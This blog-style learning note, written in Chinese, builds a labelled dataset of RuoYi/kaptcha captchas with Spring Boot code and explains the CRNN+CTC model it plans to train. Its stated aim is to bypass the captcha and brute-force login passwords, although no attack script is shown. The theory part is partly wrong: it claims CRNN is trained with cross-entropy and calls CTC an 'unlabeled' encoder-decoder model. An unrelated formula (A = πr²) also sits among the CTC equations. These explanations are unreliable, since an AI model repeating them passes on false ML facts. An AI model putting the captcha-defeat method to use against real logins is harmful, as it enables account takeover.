人工智能学习笔记十二——基于 crnn+ctc 的验证码识别机制

本文将使用 crnn+ctc 神经网络，结合 python 爬虫机制，来对于若依框架使用的验证码进行识别绕过，从而实现爆破密码的功能。

首先需要制作验证码数据集，若依框架使用的验证码系统是谷歌开源库 kaptcha。因而，我们首先使用 springboot 部署这个 kaptcha，并且获取数据集。

首先新建一个 springboot 项目，在 pop.xml 里面添加如下依赖：

```xml
<dependency>
    <groupId>com.github.penggle</groupId>
    <artifactId>kaptcha</artifactId>
    <version>2.3.2</version>
</dependency>
```

然后编写验证码文本生成器，在 crontroller 层下方新建 KaptchaTextCreator

代码如下：


```java
package com.example.ruoyi.controller;

import com.google.code.kaptcha.text.impl.DefaultTextCreator;

import java.security.SecureRandom;
import java.util.Random;

public class KaptchaTextCreator extends DefaultTextCreator {
    private static final String[] CNUMBERS =
"0,1,2,3,4,5,6,7,8,9,10".split(",");

    @Override
    public String getText() {
        Integer result = 0;
        Random random = new SecureRandom();
        int x = random.nextInt(10);
        int y = random.nextInt(10);
        StringBuilder suChinese = new StringBuilder();
        int randomoperands = (int) Math.round(Math.random() * 2);
        if (randomoperands == 0) {
            result = x * y;
            suChinese.append(CNUMBERS[x]);
            suChinese.append("*");
            suChinese.append(CNUMBERS[y]);
        }
        else if (randomoperands == 1){
            if (!(x == 0) && y % x == 0){
                result = y / x;
                suChinese.append(CNUMBERS[y]);
                suChinese.append("/");
                suChinese.append(CNUMBERS[x]);
            } else {
                result = x + y;
                suChinese.append(CNUMBERS[x]);
                suChinese.append("+");
                suChinese.append(CNUMBERS[y]);
            }
        } else if (randomoperands == 2) {
            if (x >= y) {
                result = x - y;
                suChinese.append(CNUMBERS[x]);
                suChinese.append("-");
                suChinese.append(CNUMBERS[y]);
            } else {
                result = y - x;
                suChinese.append(CNUMBERS[y]);
                suChinese.append("-");
                suChinese.append(CNUMBERS[x]);
            }
        } else {
            result = x + y;
            suChinese.append(CNUMBERS[x]);
            suChinese.append("+");
            suChinese.append(CNUMBERS[y]);
        }
        suChinese.append("=?@" + result);
        return suChinese.toString();
    }
}
```

接着编写配置文件：CaptchaConfig，代码如下：

```
package com.example.ruoyi.controller;

import com.google.code.kaptcha.impl.DefaultKaptcha;
import com.google.code.kaptcha.util.Config;
import org.springframework.context.annotation.Bean;
import org.springframework.context.annotation.Configuration;

import java.util.Properties;

import static com.google.code.kaptcha.Constants.*;

@Configuration
public class CaptchaConfig {
    @Bean(name = "captchaProducer")
    public DefaultKaptcha getKaptchaBean() {
        DefaultKaptcha defaultKaptcha = new DefaultKaptcha();
        Properties properties = new Properties();
        // 是否有边框 默认为 true 我们可以自己设置 yes，no
        properties.setProperty(KAPTCHA_BORDER, "yes");
        // 验证码文本字符颜色 默认为 Color.BLACK
        properties.setProperty(KAPTCHA_TEXTPRODUCER_FONT_COLOR,
"black");
        // 验证码图片宽度 默认为 200
        properties.setProperty(KAPTCHA_IMAGE_WIDTH, "160");
        // 验证码图片高度 默认为 50
        properties.setProperty(KAPTCHA_IMAGE_HEIGHT, "60");
        // 验证码文本字符大小 默认为 40
        properties.setProperty(KAPTCHA_TEXTPRODUCER_FONT_SIZE, "38");
        // KAPTCHA_SESSION_KEY
        properties.setProperty(KAPTCHA_SESSION_CONFIG_KEY,
"kaptchaCode");
        // 验证码文本字符长度 默认为 5
        properties.setProperty(KAPTCHA_TEXTPRODUCER_CHAR_LENGTH, "4");
        // 验证码文本字体样式 默认为 new Font("Arial", 1, fontSize), new
Font("Courier", 1, fontSize)
        properties.setProperty(KAPTCHA_TEXTPRODUCER_FONT_NAMES,
"Arial,Courier");
        // 图片样式 水纹 com.google.code.kaptcha.impl.WaterRipple 鱼眼
```

```
com.google.code.kaptcha.impl.FishEyeGimpy 阴影
com.google.code.kaptcha.impl.ShadowGimpy
        properties.setProperty(KAPTCHA_OBSCURIFICATOR_IMPL,
"com.google.code.kaptcha.impl.ShadowGimpy");
        Config config = new Config(properties);
        defaultKaptcha.setConfig(config);
        return defaultKaptcha;
    }

    @Bean(name = "captchaProducerMath")
    public DefaultKaptcha getKaptchaBeanMath() {
        DefaultKaptcha defaultKaptcha = new DefaultKaptcha();
        Properties properties = new Properties();
        // 是否有边框 默认为 true 我们可以自己设置 yes，no
        properties.setProperty(KAPTCHA_BORDER, "yes");
        // 边框颜色 默认为 Color.BLACK
        properties.setProperty(KAPTCHA_BORDER_COLOR, "105,179,90");
        // 验证码文本字符颜色 默认为 Color.BLACK
        properties.setProperty(KAPTCHA_TEXTPRODUCER_FONT_COLOR,
"blue");
        // 验证码图片宽度 默认为 200
        properties.setProperty(KAPTCHA_IMAGE_WIDTH, "160");
        // 验证码图片高度 默认为 50
        properties.setProperty(KAPTCHA_IMAGE_HEIGHT, "60");
        // 验证码文本字符大小 默认为 40
        properties.setProperty(KAPTCHA_TEXTPRODUCER_FONT_SIZE, "35");
        // KAPTCHA_SESSION_KEY
        properties.setProperty(KAPTCHA_SESSION_CONFIG_KEY,
"kaptchaCodeMath");
        // 验证码文本生成器
        properties.setProperty(KAPTCHA_TEXTPRODUCER_IMPL,
"com.example.ruoyi.controller.KaptchaTextCreator");
        // 验证码文本字符间距 默认为 2
        properties.setProperty(KAPTCHA_TEXTPRODUCER_CHAR_SPACE, "2");
        // 验证码文本字符长度 默认为 5
        properties.setProperty(KAPTCHA_TEXTPRODUCER_CHAR_LENGTH, "5");
        // 验证码文本字体样式 默认为 new Font("Arial", 1, fontSize), new
Font("Courier", 1, fontSize)
        properties.setProperty(KAPTCHA_TEXTPRODUCER_FONT_NAMES,
"Arial,Courier");
        // 验证码噪点颜色 默认为 Color.BLACK
        properties.setProperty(KAPTCHA_NOISE_COLOR, "white");
        // 干扰实现类
        properties.setProperty(KAPTCHA_NOISE_IMPL,
"com.google.code.kaptcha.impl.NoNoise");
        // 图片样式 水纹 com.google.code.kaptcha.impl.WaterRipple 鱼眼
com.google.code.kaptcha.impl.FishEyeGimpy 阴影
com.google.code.kaptcha.impl.ShadowGimpy
        properties.setProperty(KAPTCHA_OBSCURIFICATOR_IMPL,
"com.google.code.kaptcha.impl.ShadowGimpy");
        Config config = new Config(properties);
        defaultKaptcha.setConfig(config);
        return defaultKaptcha;
    }
}
```

值得注意的是，在如下位置：



```
// 验证码文本生成器
properties.setProperty(KAPTCHA_TEXTPRODUCER_IMPL, "com.example.ruoyi.controller.KaptchaTextCreator");
```

要把上述库的名称改成自己的。

接着编写 crontroller 层：KcaptchaController

代码如下：

```
package com.example.ruoyi.controller;

import com.google.code.kaptcha.Constants;
import com.google.code.kaptcha.Producer;
import org.springframework.stereotype.Controller;
import org.springframework.web.bind.annotation.GetMapping;
import org.springframework.web.bind.annotation.RequestMapping;
import org.springframework.web.servlet.ModelAndView;

import javax.annotation.Resource;
import javax.imageio.ImageIO;
import javax.servlet.ServletOutputStream;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
import javax.servlet.http.HttpSession;
import java.awt.image.BufferedImage;
import java.io.File;
import java.io.IOException;
```

```
@Controller
@RequestMapping("/captcha")
public class KcaptchaController {
    @Resource(name = "captchaProducer")
    private Producer captchaProducer;

    @Resource(name = "captchaProducerMath")
    private Producer captchaProducerMath;

    /**
     * 验证码生成
     */
    public int num = 0;

    @GetMapping(value = "/captchaImage")
    public ModelAndView getKaptchaImage(HttpServletRequest request,
HttpServletResponse response) {
        ServletOutputStream out = null;

        try {
            HttpSession session = request.getSession();
            response.setDateHeader("Expires", 0);
            response.setHeader("Cache-Control", "no-store, no-cache,
must-revalidate");
            response.addHeader("Cache-Control", "post-check=0, pre-
check=0");
            response.setHeader("Pragma", "no-cache");
            response.setContentType("image/jpeg");

            String type = request.getParameter("type");
            String capStr = null;
            String code = null;
            BufferedImage bi = null;
            if ("math".equals(type)) {
                String capText = captchaProducerMath.createText();
                capStr = capText.substring(0,
capText.lastIndexOf("@"));
                code = capText.substring(capText.lastIndexOf("@") + 1);
                bi = captchaProducerMath.createImage(capStr);
            }
            else if ("char".equals(type)) {
                capStr = code = captchaProducer.createText();
                bi = captchaProducer.createImage(capStr);
            }
            session.setAttribute(Constants.KAPTCHA_SESSION_KEY, code);
            capStr = capStr.replace("*","m");
            capStr = capStr.replace("/","d");
            capStr = capStr.replace("+","a");
            capStr = capStr.replace("-","r");

            out = response.getOutputStream();
            ImageIO.write(bi, "jpg", new
File("C:\\Users\\Desktop\\captcha\\"+ num
+"_"+capStr.substring(0,4)+".jpg"));
            out.flush();
            num++;



        }
        catch (Exception e) {
            e.printStackTrace();
        }
        finally {
            try {
                if (out != null)
                {
                    out.close();
                }
            } catch (IOException e) {
                e.printStackTrace();
            }
        }
        return null;
    }
}
```

记得这一行的路径换成自己想要存放图片数据集的路径：


```
ImageIO.write(bi,  formatName: "jpg", new File( pathname: "C:\\Users\\Desktop\\captcha\\"+ num +"_"+capStr.substri
```

另外：由于文件的命名不能包含*/?的字符，所以本文命名加减乘除等字符时，

使用 a（add）代替加，r（reduce）代替减，m（multiply）代替乘，d（divide）


代替除，?直接忽略不计。

文件的目录结构如下：



```
src
  main
    java
      com.example.ruoyi
        controller
          CaptchaConfig
          KaptchaTextCreator
          KcaptchaController
        demos.web
        RuoyiApplication
    resources
```

启动之后，不断地访问本地端口，就可以产生大量的验证码数据集了，本文的训练集生成了 1085 个样本，测试集有 168 个样本：



制作完训练集之后就可以开始训练了，本文使用的验证码识别模型采用的是 crnn+ctc 模型。


CRNN（卷积循环神经网络）模型是一种用于处理序列数据的深度学习模型，它结合了卷积神经网络（CNN）和循环神经网络（RNN）的优势。CRNN 模型主要应用于图像识别和文本识别等任务。


CRNN 模型的结构主要包括三个部分：卷积层、循环层和全连接层。首先，卷积层用于提取输入数据中的局部特征，这些特征可以是图像中的纹理、边缘等；循环层负责捕捉序列数据中的长距离依赖关系，即在时间顺序上相邻数据之间的关联;最后,全连接层将卷积层和循环层提取到的特征进行整合,并输出预测结果。

在训练过程中，CRNN 模型通常使用端到端的训练方式，即直接将模型输入与标签进行对应，通过不断调整模型参数使得模型预测结果逐渐接近真实标签。为了防止过拟合，CRNN 模型通常使用交叉熵损失（Cross Entropy Loss）作为损失函数，并通过学习率衰减、批归一化（Batch Normalization）等策略进行正则化。

CRNN 模型在文本识别任务中的应用主要包括两个阶段：首先，需要对文本图像进行预处理，例如缩放、裁剪等操作，以便将文本图像转换为适合模型处理的尺寸；其次，利用 CRNN 模型对预处理后的文本图像进行特征提取和序列建模，最

终输出文本字符的识别结果。






Type	Configurations
Transcription	-
Bidirectional-LSTM	#hidden units:256
Bidirectional-LSTM	#hidden units:256
Map-to-Sequence	-
Convolution	#maps:512, k:2 × 2, s:1, p:0
MaxPooling	Window:1 × 2, s:2
BatchNormalization	-
Convolution	#maps:512, k:3 × 3, s:1, p:1
BatchNormalization	-
Convolution	#maps:512, k:3 × 3, s:1, p:1
MaxPooling	Window:1 × 2, s:2
Convolution	#maps:256, k:3 × 3, s:1, p:1
Convolution	#maps:256, k:3 × 3, s:1, p:1
MaxPooling	Window:2 × 2, s:2
Convolution	#maps:128, k:3 × 3, s:1, p:1
MaxPooling	Window:2 × 2, s:2
Convolution	#maps:64, k:3 × 3, s:1, p:1
Input	W × 32 gray-scale image

这里有一个很精彩的改动，一共有四个最大池化层，但是最后两个池化层的窗口尺寸由 2x2 改为 1x2，也就是图片的高度减半了四次（除以），而宽度则只减半了两次(除以)，这是因为文本图像多数都是高较小而宽较长，所以其 feature map 也是这种高小宽长的矩形形状，如果使用 1×2 的池化窗口可以尽量保证不丢失在宽度方向的信息，更适合英文字母识别（比如区分 i 和 l）。

在将图片转化成 rnn 的时间序列模型之后，模型还将进行一次 softmax，接着进入转录层（ctc）：


SoftMax
CTC Loss Function
$u_1 = Wh_1 + b$
$u_2 = Wh_2 + b$
$u_t = Wh_t + b$
$u_T = Wh_T + b$
x_1
x_2
x_t
x_T
LSTM
u^1
u^2
u^t
u^T
$\frac{e^{u_i^1}}{\sum_{k=1}^K e^{u_k^1}}$
$\frac{e^{u_i^2}}{\sum_{k=1}^K e^{u_k^2}}$
$A = \pi r^2$
$\frac{e^{u_i^t}}{\sum_{k=1}^K e^{u_k^t}}$
$\frac{e^{u_i^T}}{\sum_{k=1}^K e^{u_k^T}}$
y^1
y^2
y^t
y^T
$\mathcal{L}(S) = -\sum_{(x,z)\in S} \ln p(z|x)$
$p(z|x) = \sum_{\pi\in\mathcal{B}^{-1}(z)} p(\pi|x)$
$z = \mathcal{B}(\pi)$
$p(\pi|x) = \prod_{t=1}^{T} y_{\pi_t}^t$

CTC（Connectionist Temporal Classification）模型是一种用于处理序列数据的深度学习模型，尤其适用于语音识别、手写体识别等任务。CTC 模型是一种无标注的模型，可以处理不同长度的输入序列，并且不需要成对的输入 - 输出数据。它的主要特点是将输入序列与输出序列之间的映射关系建模为一个最优的序列到序列的映射关系。

CTC 模型的主要组成部分包括两个神经网络：一个编码器网络和一个解码器网络。编码器网络负责将输入序列编码为一个隐藏状态序列，解码器网络则负责将隐藏状态序列解码为一个输出序列。

编码器网络：编码器网络负责将输入序列转换为一个隐藏状态序列。通常采用循


环神经网络（RNN）或长短时记忆网络（LSTM）等模型结构。编码器网络的输入是输入序列，输出是一个隐藏状态序列，表示输入序列的抽象特征。

解码器网络：解码器网络负责将隐藏状态序列转换为一个输出序列。通常采用全连接神经网络结构。解码器网络的输入是编码器网络的输出隐藏状态序列，输出是一个与输入序列长度相同的输出序列，表示预测的输出结果。

CTC 模型的训练目标是使得输入序列与输出序列之间的映射关系最优。为了实现这个目标，CTC 模型采用了一种称为“blank 填充”的技巧，将较短的输入序列填充为与较长的输出序列相同长度，从而使得模型可以采用动态规划方法进行训练。

在训练过程中，CTC 模型通常使用 SGD（随机梯度下降）等优化算法进行参数更新，以最小化损失函数。为了防止过拟合，CTC 模型可能还会使用 dropout、批归一化（Batch Normalization）等正则化方法。

